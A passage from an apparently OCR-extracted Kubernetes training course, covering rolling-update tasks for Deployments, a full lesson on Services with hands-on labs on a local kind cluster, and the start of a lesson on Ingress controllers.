7 Real-world scenario

Illustrative scenario. A team ships `shop-api` v2 on a Friday afternoon. Their pipeline runs `kubectl apply` and exits successfully, but nobody checks the rollout. The new image crashes on start because of a missing environment variable. Because the Deployment uses `maxUnavailable: 0` and a readiness probe, the new Pods never become Ready, the old Pods keep serving, and customers see nothing. Two hours later a dashboard alert for "Deployment replicas unavailable" fires. The on-call engineer runs `kubectl rollout status` (shows

`Waiting for ... 1 old replicas are pending termination`), `kubectl describe` and `kubectl logs` on the new Pod, sees the config error, and runs `kubectl rollout undo`. The pipeline is then changed to end with `kubectl rollout status deploy/shop-api --timeout=180s` so a stuck rollout fails the build immediately. **Lesson:** Kubernetes protects users from a bad rollout but does not tell you about it; your pipeline must wait and verify.

8 Common mistakes and best practices

Don't

- Edit a ReplicaSet or its Pods directly; the Deployment will revert you.
- Use `latest` tags: an identical template means no rollout, and `rollout undo` cannot tell versions apart.
- Hard-code `replicas` when an HPA manages the Deployment.
- Change `selector` or labels on a live Deployment (immutable; you will have to recreate it).
- Treat `rollout undo` as a database rollback; it only restores the Pod template.

Do

- Always define a readiness probe, `maxUnavailable: 0` (or small) and `minReadySeconds` for user-facing services.
- Pin image tags to a version or digest and record `kubernetes.io/change-cause` or use your Git SHA in labels.
- End deploy pipelines with `kubectl rollout status --timeout=...` and alert on `ProgressDeadlineExceeded`.
- Keep `revisionHistoryLimit` small (5-10) to avoid hundreds of empty ReplicaSets.
- Run at least 2-3 replicas (spread across nodes, see Scheduling §8.13) for anything that needs availability.

9 Tasks

- [ ] **T1 — Deploy and scale** `shop-api` *(≈30 min, beginner)*
  - **Goal:** create a Deployment and see the three-layer hierarchy.
  - **Steps:**
    1. Apply the Deployment from section 5.
    2. Run `kubectl get deploy,rs,pods -l app=shop-api` and `kubectl get pod <name> -o jsonpath='{.metadata.ownerReferences[0].kind}'`.
    3. Change `replicas` to 5 in the file and re-apply.

- **Done when:** 5 Pods are `Running`, the owner of a Pod is a `ReplicaSet`, and you can name the ReplicaSet's owner.

- [ ] **T2 — Roll out, inspect, roll back** *(≈40 min, beginner)*
  - **Goal:** perform a controlled version change and recover.
  - **Steps:**
    1. Annotate a change cause, then update to `nginx:1.27` with `kubectl set image`.
    2. Run `kubectl rollout history deploy/shop-api` and `kubectl rollout history deploy/shop-api --revision=2`.
    3. Undo, then undo again to `--to-revision=` the second revision.
  - **Done when:** the history shows your change-cause text and the live image matches the revision you targeted.

- [ ] **T3 — Tune the strategy and time it** *(≈45 min, intermediate)*
  - **Goal:** see how `maxSurge` and `maxUnavailable` change rollout shape.
  - **Steps:**
    1. Set `replicas: 6`, `maxSurge: 3`, `maxUnavailable: 0`, add `minReadySeconds: 10`, and watch `kubectl get pods -w` during an image change.
    2. Repeat with `maxSurge: 0`, `maxUnavailable: 2`.
    3. Record the maximum number of simultaneous Pods and the minimum number of Ready Pods for each run.
  - **Done when:** you have a two-row table (surge setting vs peak Pods vs minimum Ready) that matches the formulas in section 5.

- [ ] **T4 — Break it: a stuck rollout** *(≈40 min, intermediate)*
  - **Goal:** prove a failed rollout does not cause an outage when configured safely.
  - **Steps:**
    1. Run a tight loop in another terminal: `kubectl run curl --rm -it --image=curlimages/curl:8.10.1 --restart=Never -- sh -c 'while true; do curl -s -o /dev/null -w "%{http_code} " http://shop-api; sleep 0.5; done'` (create a Service first as in topic 4 §8.4, or run `kubectl port-forward deploy/shop-api 8080:80` and curl `localhost:8080`).
    2. Set a bad image tag, wait for `ProgressDeadlineExceeded`, then `rollout undo`.
  - **Done when:** the loop printed only `200` throughout and `kubectl rollout status` reported the deadline being exceeded before you undid it.

- [ ] **T5 — Automate a safe deploy script** *(≈45 min, advanced)*

- **Goal:** make rollback automatic in a pipeline step.
- **Steps:**
  1. Write `deploy.sh <image>` that runs `kubectl set image`, then `kubectl rollout status --timeout=90s`.
  2. If the status command fails, run `kubectl rollout undo`, print the last 20 lines of logs from the failing Pod and exit 1.
  3. Test with a good tag and a bad tag.
- **Done when:** the good tag exits 0 and the bad tag exits 1 with the cluster back on the previous image.

☐ **T6 — Prove it: explain a rollout** *(≈30 min, advanced)*

- **Goal:** teach rolling updates from scratch.
- **Steps:**
  1. On a whiteboard or in writing, show the Pod and ReplicaSet counts at each step of a 4-replica rollout with `maxSurge: 1, maxUnavailable: 0`, and again with `maxSurge: 25%, maxUnavailable: 25%`.
  2. Explain why a missing readiness probe makes a rollout dangerous.
- **Done when:** a peer confirms the counts, including rounding (surge rounds up, unavailable rounds down), and the readiness-probe explanation.

10 Self-check questions

1. What exact change causes a Deployment to create a new ReplicaSet?
2. During a rolling update, can old and new Pods receive traffic at the same time? Why does that matter for database changes?
3. Does `kubectl rollout undo` roll back a ConfigMap change? Why or why not?
4. A rollout hangs at "1 old replicas are pending termination". What are the likely causes?
5. When would you choose `Recreate` over `RollingUpdate`?
6. Why must you not set `replicas` in the manifest when an HPA is in use?

ANSWERS

1. A change to `spec.template` (labels, containers, image, env, etc.). Changing only `replicas` scales the existing ReplicaSet.
2. Yes: both versions are Ready behind the same Service during the rollout, so schema and API changes must be backward-compatible (expand/contract migrations).
3. No. It restores only the previous Pod template. A ConfigMap referenced by name is a separate object; roll back config separately (or version its name, see ConfigMaps §8.6).

4. New Pods are not becoming Ready (crash, bad probe, image pull error, insufficient resources), or `maxUnavailable: 0` prevents removing old Pods until new ones are available.
5. When two versions must never run together (incompatible schema or a singleton that cannot be duplicated) and a short downtime is acceptable.
6. Each `apply` would reset the replica count to the manifest value, fighting the autoscaler.

11 Further reading

- Kubernetes documentation, *Concepts* > *Workloads* > *Workload Management* > *Deployments* and *ReplicaSet*.
- Kubernetes documentation, *Performing a Rolling Update* tutorial.
- Argo Rollouts documentation, for canary and blue/green built on the same ideas (see also Canary Deployments §5.12 and Blue/Green Deployments §5.11).
- *Kubernetes in Action* by Marko Luksa, chapters on Deployments.

LAB NOTES What I ran, what I saw, what it means

8.4 Services

Topic 4 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

Pods are ephemeral: every replacement has a new IP address. A **Service** gives a group of Pods one **stable virtual IP and DNS name** and spreads traffic across whichever of those Pods are currently healthy. Clients talk to `shop-api` (or `shop-api.default.svc.cluster.local`) and never need to know which Pods exist.

A Service finds its Pods with a **label selector**, not by name. Kubernetes continuously turns "all Ready Pods matching the selector" into a list of addresses, stored in **EndpointSlice** objects (the older `Endpoints` object still exists but is deprecated). On every node, **kube-proxy** programs the kernel (iptables, IPVS or nftables rules) so a connection to the Service IP is rewritten to one of those Pod IPs. There is no proxy process in the data path for the common modes: it is kernel-level destination NAT.

2 Why it matters in DevOps

- **Service-to-service communication** in Kubernetes is Services plus DNS. `shop-api` reaches PostgreSQL at `postgres:5432` because of a Service (Service Discovery §8.17).
- **"It works with `kubectl port-forward` but not in the cluster"** is almost always a selector, port or readiness problem in a Service.
- **Exposing apps** to the outside (NodePort, LoadBalancer, then Ingress §8.5) is a core task, and a cloud LoadBalancer Service creates a billable resource.
- **Zero-downtime deploys** rely on a Service only routing to Ready Pods (Deployments §8.3).

3 Real-world system example

Cloud load balancers behind `type: LoadBalancer`. On AWS, a Service of type `LoadBalancer` makes the cloud controller (or the AWS Load Balancer Controller) provision a Network Load Balancer or Classic Load Balancer in your VPC, with health checks and target registrations

managed automatically; GKE and AKS do the equivalent. Because each such Service costs a cloud load balancer, most companies put many HTTP services behind one Ingress controller instead.

CoreDNS itself is exposed through a ClusterIP Service named `kube-dns` in `kube-system`; every Pod's `/etc/resolv.conf` points at that Service's IP, which is how `shop-api` resolves `postgres`. And the `kubernetes` Service in the `default` namespace is the in-cluster address of the API server, used by controllers and operators.

4 Diagram




Figure 8.4-1

The three exposure types are layers, each building on the previous:




Figure 8.4-2

5 How it works

```yaml
apiVersion: v1
kind: Service
metadata:
  name: shop-api
spec:
  type: ClusterIP            # default
  selector:
    app: shop-api            # matches Pod labels, not the Deployment name
  ports:
    - name: http
      port: 80               # port the Service listens on
      targetPort: http       # container port (number or the port's name)
      protocol: TCP
```

Type	What you get	Typical use
ClusterIP (default)	Virtual IP reachable only inside the cluster, plus DNS name	Databases, internal APIs, anything behind an Ingress
NodePort	ClusterIP plus a port (default range 30000-32767) opened on every node	Quick tests, on-prem setups with an external load balancer in front
LoadBalancer	NodePort plus an external load balancer from the cloud provider (or MetalLB on bare metal)	Exposing a TCP/UDP service directly to the internet
ExternalName	A DNS CNAME to an external hostname; no proxying	Pointing `db` at `mydb.example.com` (RDS, SaaS)
Headless (`clusterIP: None`)	No virtual IP; DNS returns the Pod IPs directly	StatefulSets and clients that need to pick individual Pods (StatefulSets §8.10)

Details that cause real bugs:

- **Selector vs labels.** The Service selector must match the *Pod template labels*. A typo gives a Service with **zero endpoints** and every request fails with "connection refused" or times out.
- `port` **vs** `targetPort` **vs** `nodePort`**.** `port` is what clients use, `targetPort` is where the container listens, `nodePort` is the external node port. Using named ports (`targetPort: http`) lets you change container ports without touching the Service.
- **Readiness gates membership.** A Pod that is not Ready is removed from the EndpointSlice, so it receives no new connections. This is how rolling updates stay safe, and also why a failing readiness probe makes a Service "disappear".
- **Session affinity** (`sessionAffinity: ClientIP`) pins a client IP to one Pod; the default is effectively random per connection. Load balancing happens **per connection**, so long-lived gRPC or HTTP/2 connections stick to one Pod unless you use an L7 proxy or mesh.
- `externalTrafficPolicy: Local` on NodePort/LoadBalancer preserves the client source IP and avoids an extra hop, but only nodes running a backend Pod pass health checks.
- **Dual-stack and IP families** are configurable (`ipFamilies`), but most clusters are IPv4-only by default.
- `kubectl get endpoints` still works but the API is deprecated; prefer `kubectl get endpointslices`.

DNS names: `<service>.<namespace>.svc.cluster.local`, shortened to `<service>` inside the same namespace and `<service>.<namespace>` across namespaces. See Namespaces §8.8.

For the network fundamentals behind this (NAT, ports, L4 load balancing) see Routing, NAT, Ports and Firewalls §2.4 and L4 versus L7 Load Balancing §2.9.

6 Step-by-step guide

Prerequisites: the `devops` kind cluster (topic 1 §8.1). Cost: free (kind). On a cloud cluster `type: LoadBalancer` **creates a billable load balancer**; delete it when done. Output is illustrative.

1. **Deploy the backend.** A 3-replica Deployment (nginx as a `shop-api` stand-in) with a named port:

```yaml
# backend.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: shop-api
spec:
  replicas: 3
  selector:
    matchLabels:
      app: shop-api
  template:
    metadata:
      labels:
        app: shop-api
    spec:
      containers:
        - name: app
          image: nginx:1.27
          ports:
            - name: http
              containerPort: 80
          readinessProbe:
            httpGet: { path: /, port: http }
            periodSeconds: 3
```

```bash
kubectl apply -f backend.yaml
kubectl rollout status deploy/shop-api
```

2. **Create a ClusterIP Service** (the manifest in section 5) and inspect it.

```bash
kubectl apply -f service.yaml
kubectl get svc shop-api
kubectl get endpointslices -l kubernetes.io/service-name=shop-api
kubectl describe svc shop-api
```

`describe` shows `Selector: app=shop-api` and `Endpoints:` with three Pod IPs. The same IPs appear in `kubectl get pods -o wide`.

3. **Call it from inside the cluster by DNS name.**

```bash
kubectl run tmp --rm -it --image=curlimages/curl:8.10.1 --restart=Never -- curl -s -o
  /dev/null -w "%{http_code}\n" http://shop-api
```

   Expect `200`. Try the long name `http://shop-api.default.svc.cluster.local` too.

4. **See that traffic is spread over Pods.** Give each Pod a distinguishable page, then loop:

```bash
for p in $(kubectl get pods -l app=shop-api -o name); do
  kubectl exec "$p" -- sh -c 'echo "hello from $HOSTNAME" >
  /usr/share/nginx/html/index.html'
done
kubectl run tmp --rm -it --image=curlimages/curl:8.10.1 --restart=Never -- sh -c 'for
  i in $(seq 1 9); do curl -s http://shop-api; done'
```

   You should see a mix of the three Pod names.

5. **Reach it from your laptop.** `port-forward` goes through the API server, not through the Service's data path, but is the easiest check:

```bash
kubectl port-forward svc/shop-api 8080:80
curl -s http://localhost:8080
```

6. **Expose it as a NodePort.** Replace `type: ClusterIP` with `type: NodePort` and add `nodePort: 30080` under the port, then apply. In kind the nodes are containers, so test from inside one:

```bash
kubectl get svc shop-api
docker exec devops-worker curl -s http://localhost:30080
```

   Expect the `hello from ...` text. To reach NodePorts from your laptop, kind needs an `extraPortMappings` entry for that port at cluster creation.

7. **Try** `type: LoadBalancer`**.** On kind the external address stays `<pending>` because no cloud

controller exists:

```bash
kubectl patch svc shop-api -p '{"spec":{"type":"LoadBalancer"}}'
kubectl get svc shop-api
```

`EXTERNAL-IP` shows `<pending>`. The kind project's `cloud-provider-kind` or MetalLB can provide addresses locally; on AWS/GCP/Azure you would get a real load balancer (and a bill). Set it back: `kubectl patch svc shop-api -p '{"spec":{"type":"ClusterIP"}}'`.

8. **Break it: wrong selector.** Change the Service selector to `app: shop-apii`, apply, and look:

```bash
kubectl describe svc shop-api | grep -E 'Selector|Endpoints'
kubectl run tmp --rm -it --image=curlimages/curl:8.10.1 --restart=Never -- curl -sv --
  max-time 3 http://shop-api
```

`Endpoints:` is empty and the request times out or is refused. Fix the selector and re-apply.

9. **Break it: readiness.** Make one Pod unready by removing its index page's route: `kubectl exec <pod> -- rm /usr/share/nginx/html/index.html` (the probe path `/` now returns 403/404), then `kubectl get endpointslices -o yaml | grep -c ready` or `kubectl get pods`. The Pod shows `0/1`, and its IP drops out of the endpoints while it stays running.
10. **Clean up.**

```bash
kubectl delete svc shop-api && kubectl delete deploy shop-api
```

7 Real-world scenario

Illustrative scenario. After a refactor, the platform team renames the label `app: shop-api` to `app.kubernetes.io/name: shop-api` in the Deployment template to follow the recommended label convention, but forgets the Service. The Deployment rolls out cleanly (the Pods are healthy) yet the storefront starts returning `503` from the Ingress. The on-call engineer checks Pods (all Ready), then `kubectl get endpointslices -l kubernetes.io/service-name=shop-api` and sees an **empty** endpoint list. `kubectl describe svc` shows the old selector. They update the Service selector and traffic recovers within seconds. The team adds a CI check that renders manifests and fails when a Service selector matches no Pod template. **Lesson:** "healthy Pods, broken traffic" means check the Service's endpoints first; the selector is a string-match contract.

8 Common mistakes and best practices

Don't

- Point clients at Pod IPs or hard-code ClusterIPs; use DNS names.
- Create one `type: LoadBalancer` per microservice on a cloud: each is a billable resource with its own public IP.
- Assume Services balance by request. They balance by connection, so one long-lived connection pins to one Pod.
- Forget that `NodePort` opens a port on every node; restrict it with cloud security groups.
- Select Pods with labels that other workloads also carry, accidentally adding foreign Pods as endpoints.

Do

- Use named ports and keep the selector identical to the Pod template labels (put the check in CI).
- Use ClusterIP for everything internal, and one Ingress controller or Gateway for HTTP from outside (Ingress §8.5).
- Debug in order: Service exists, selector matches Pods, Pods Ready, EndpointSlice populated, `targetPort` correct, NetworkPolicy (NetworkPolicies §8.19) not blocking.
- Set `externalTrafficPolicy: Local` when you need the client source IP.
- Use headless Services for stateful, per-Pod addressing.

9 Tasks

- [ ] **T1 — Expose a Deployment internally** *(≈30 min, beginner)*
  - **Goal:** create a ClusterIP Service and call it by name.
  - **Steps:**
    1. Apply the backend Deployment and Service from this topic.
    2. From a temporary curl Pod, request `http://shop-api` and the fully qualified name.
    3. Run `kubectl get endpointslices -l kubernetes.io/service-name=shop-api -o wide`.
  - **Done when:** both names return HTTP 200 and the endpoint IPs equal the Pod IPs from `kubectl get pods -o wide`.
- [ ] **T2 — Watch endpoints follow Pods** *(≈30 min, beginner)*
  - **Goal:** prove the Service updates automatically.

- **Steps:**
  1. In one terminal run `kubectl get endpointslices -l kubernetes.io/service-name=shop-api -w` … or `watch kubectl describe svc shop-api`.
  2. In another, scale the Deployment from 3 to 1 to 5, and delete a Pod.
- **Done when:** the endpoint list shrinks and grows to match, and a deleted Pod's IP is replaced by its successor's.

☐ **T3 — NodePort and the three ports** *(≈40 min, intermediate)*

- **Goal:** distinguish `port`, `targetPort` and `nodePort`.
- **Steps:**
  1. Change the Service to `NodePort` with `port: 8080`, `targetPort: http`, `nodePort: 30080`.
  2. Reach it three ways: from a Pod to `shop-api:8080`, from a node via `localhost:30080` (`docker exec`), and via the ClusterIP and port.
  3. Change the container port to 8081 in the Deployment (named `http`) without editing the Service, and show it still works if nginx listens there (or explain why it breaks).
- **Done when:** you can state which port each of the three tests used and why the named-port change did or did not need a Service edit.

☐ **T4 — Break and fix: zero endpoints** *(≈40 min, intermediate)*

- **Goal:** diagnose an empty Service quickly.
- **Steps:**
  1. Introduce each fault in turn: selector typo, wrong `targetPort` (e.g. 9999), Pods failing readiness.
  2. For each, record `kubectl describe svc`, the EndpointSlice content and the client error.
  3. Fix each.
- **Done when:** you have a three-row table of fault, what the endpoints looked like, client symptom (refused vs timeout vs 503) and fix.

☐ **T5 — ExternalName and a headless Service** *(≈40 min, advanced)*

- **Goal:** see DNS-only Services.
- **Steps:**
  1. Create an `ExternalName` Service `payments` pointing at `example.com`; run `nslookup payments` from a Pod and note the CNAME.

2. Create a headless Service (`clusterIP: None`) for `shop-api`; run `nslookup shop-api-headless` and compare with the normal Service's single IP.

- **Done when:** the ExternalName lookup returns a CNAME, and the headless lookup returns one A record per Ready Pod.

☐ **T6 — Prove it: trace a request** *(≈30 min, advanced)*

- **Goal:** explain how `curl shop-api` reaches a container.
- **Steps:**
  1. Without notes, write the chain: DNS (CoreDNS) -> ClusterIP -> kube-proxy NAT rules -> Pod IP -> container port, naming which objects hold each piece of data.
  2. Show the kube-proxy rules for your Service on a node: `docker exec devops-worker sh -c 'iptables-save | grep shop-api'` (nodes run iptables mode in kind by default; output differs if your setup uses nftables or IPVS).
- **Done when:** your written chain is correct and you found at least one `KUBE-SVC-` / `KUBE-SEP-` rule (or the equivalent for your proxy mode) that references your Service.

10 Self-check questions

1. How does a Service know which Pods to send traffic to?
2. A Service has no endpoints but all Pods are `Running`. Name three possible causes.
3. What is the difference between `port`, `targetPort` and `nodePort`?
4. Why is `type: LoadBalancer` per microservice usually a bad idea?
5. What does a headless Service return from DNS, and when do you need one?
6. Are requests or connections load balanced?

ANSWERS

1. By label selector; matching Ready Pods are recorded in EndpointSlices and kube-proxy turns them into NAT rules.
2. Selector does not match the Pod labels; Pods are Running but not Ready (readiness probe failing); namespace mismatch (Service and Pods in different namespaces).
3. `port` is the Service's own port, `targetPort` is the container port traffic is sent to, `nodePort` is the port opened on every node for external access.
4. Each one creates a separate billable cloud load balancer and public IP; one shared Ingress or Gateway is cheaper and easier to manage.
5. It returns the individual Pod IPs (A records) instead of one virtual IP. Needed when clients must address specific Pods, as with StatefulSets and databases.

6. Connections (for TCP). Long-lived connections stay on one backend, so HTTP/2 and gRPC need L7 balancing.

11 Further reading

- Kubernetes documentation, *Concepts > Services, Load Balancing, and Networking > Service*, *EndpointSlices* and *DNS for Services and Pods*.
- Kubernetes documentation, *Debug Services* (a step-by-step troubleshooting guide).
- kind documentation, *LoadBalancer* and *Ingress* guides.
- *Kubernetes Networking* chapters in *Kubernetes in Action* (Marko Luksa) and *Networking and Kubernetes* by James Strong and Vallery Lancey.

LAB NOTES What I ran, what I saw, what it means

8.5 Ingress

Topic 5 of 19 | ~4 hours | Difficulty: Intermediate

1 What it is

An **Ingress** is a Kubernetes object that describes how HTTP and HTTPS requests from outside the cluster should be routed to Services inside it: "requests for `shop.example.com/api` go to Service `shop-api`, requests for `shop.example.com/` go to Service `shop-web`, and terminate TLS with this certificate". It is a routing **rule**, nothing more. By itself an Ingress does nothing.

The rules are carried out by an **Ingress controller**: a normal workload (usually a Deployment of NGINX, Envoy, HAProxy or Traefik Pods) that watches Ingress objects through the API server and reconfigures itself to match. The controller is the reverse proxy (Reverse Proxies and Load Balancers §2.8); the Ingress is its configuration, expressed in the Kubernetes API. An `ingressClassName` field on the Ingress selects which controller owns it, so several controllers can coexist.

> **Status note.** The Ingress API (`networking.k8s.io/v1`) is stable and widely used, but it is frozen: new routing features are going into the **Gateway API** (`gateway.networking.k8s.io`), its successor. Also, the community **ingress-nginx** controller announced its retirement in November 2025, with best-effort maintenance only until March 2026. Existing installs keep working, but for new production clusters pick a maintained controller or a Gateway API implementation. The concepts in this topic (host and path routing, TLS termination, controller plus rules) transfer unchanged.

2 Why it matters in DevOps

- **Cost.** A `type: LoadBalancer` Service per app creates one billable cloud load balancer each. One Ingress controller behind a single load balancer can serve dozens of hostnames (Services §8.4).
- **TLS in one place.** Certificates, redirects from HTTP to HTTPS and security headers are configured at the edge instead of in every app.

- **A top source of 404/502/503 incidents.** "Default backend 404", "502 Bad Gateway" and "503 Service Temporarily Unavailable" at the edge map to specific, learnable causes: wrong host or path, a Service with no endpoints, a wrong port, or an unready Pod.
- **Deployment strategy hook.** Canary, blue/green and header-based routing are frequently implemented by the controller (Deployment Strategies §0.7).
- **Security surface.** The Ingress controller is the one component directly reachable from the internet. Its version, its configuration permissions and who may create Ingress objects all matter.

3 Real-world system example

Kubernetes' own ecosystem of controllers. The Kubernetes project maintains the Ingress API but ships no controller; instead many exist: NGINX-based controllers (the community ingress-nginx, and a separate one from F5 NGINX), **Traefik**, **HAProxy Ingress**, **Envoy**-based ones such as Contour and Emissary, and cloud-integrated ones. On AWS, the **AWS Load Balancer Controller** turns an Ingress into an **Application Load Balancer** (ALB) outside the cluster, with targets registered per Pod; GKE and Azure AKS similarly have native controllers that provision managed L7 load balancers. This is the same Ingress YAML with a different `ingressClassName` and different annotations, which is exactly why annotations are the portability trap (section 8).

cert-manager (a CNCF project) is the standard way to get TLS certificates onto Ingresses: it requests certificates from **Let's Encrypt** (via the ACME protocol) or an internal CA, stores them as Secrets, and renews them before they expire, driven by an annotation or a `Certificate` resource.

4 Diagram




Figure 8.5-1

How the pieces relate, and how cert-manager fits in:

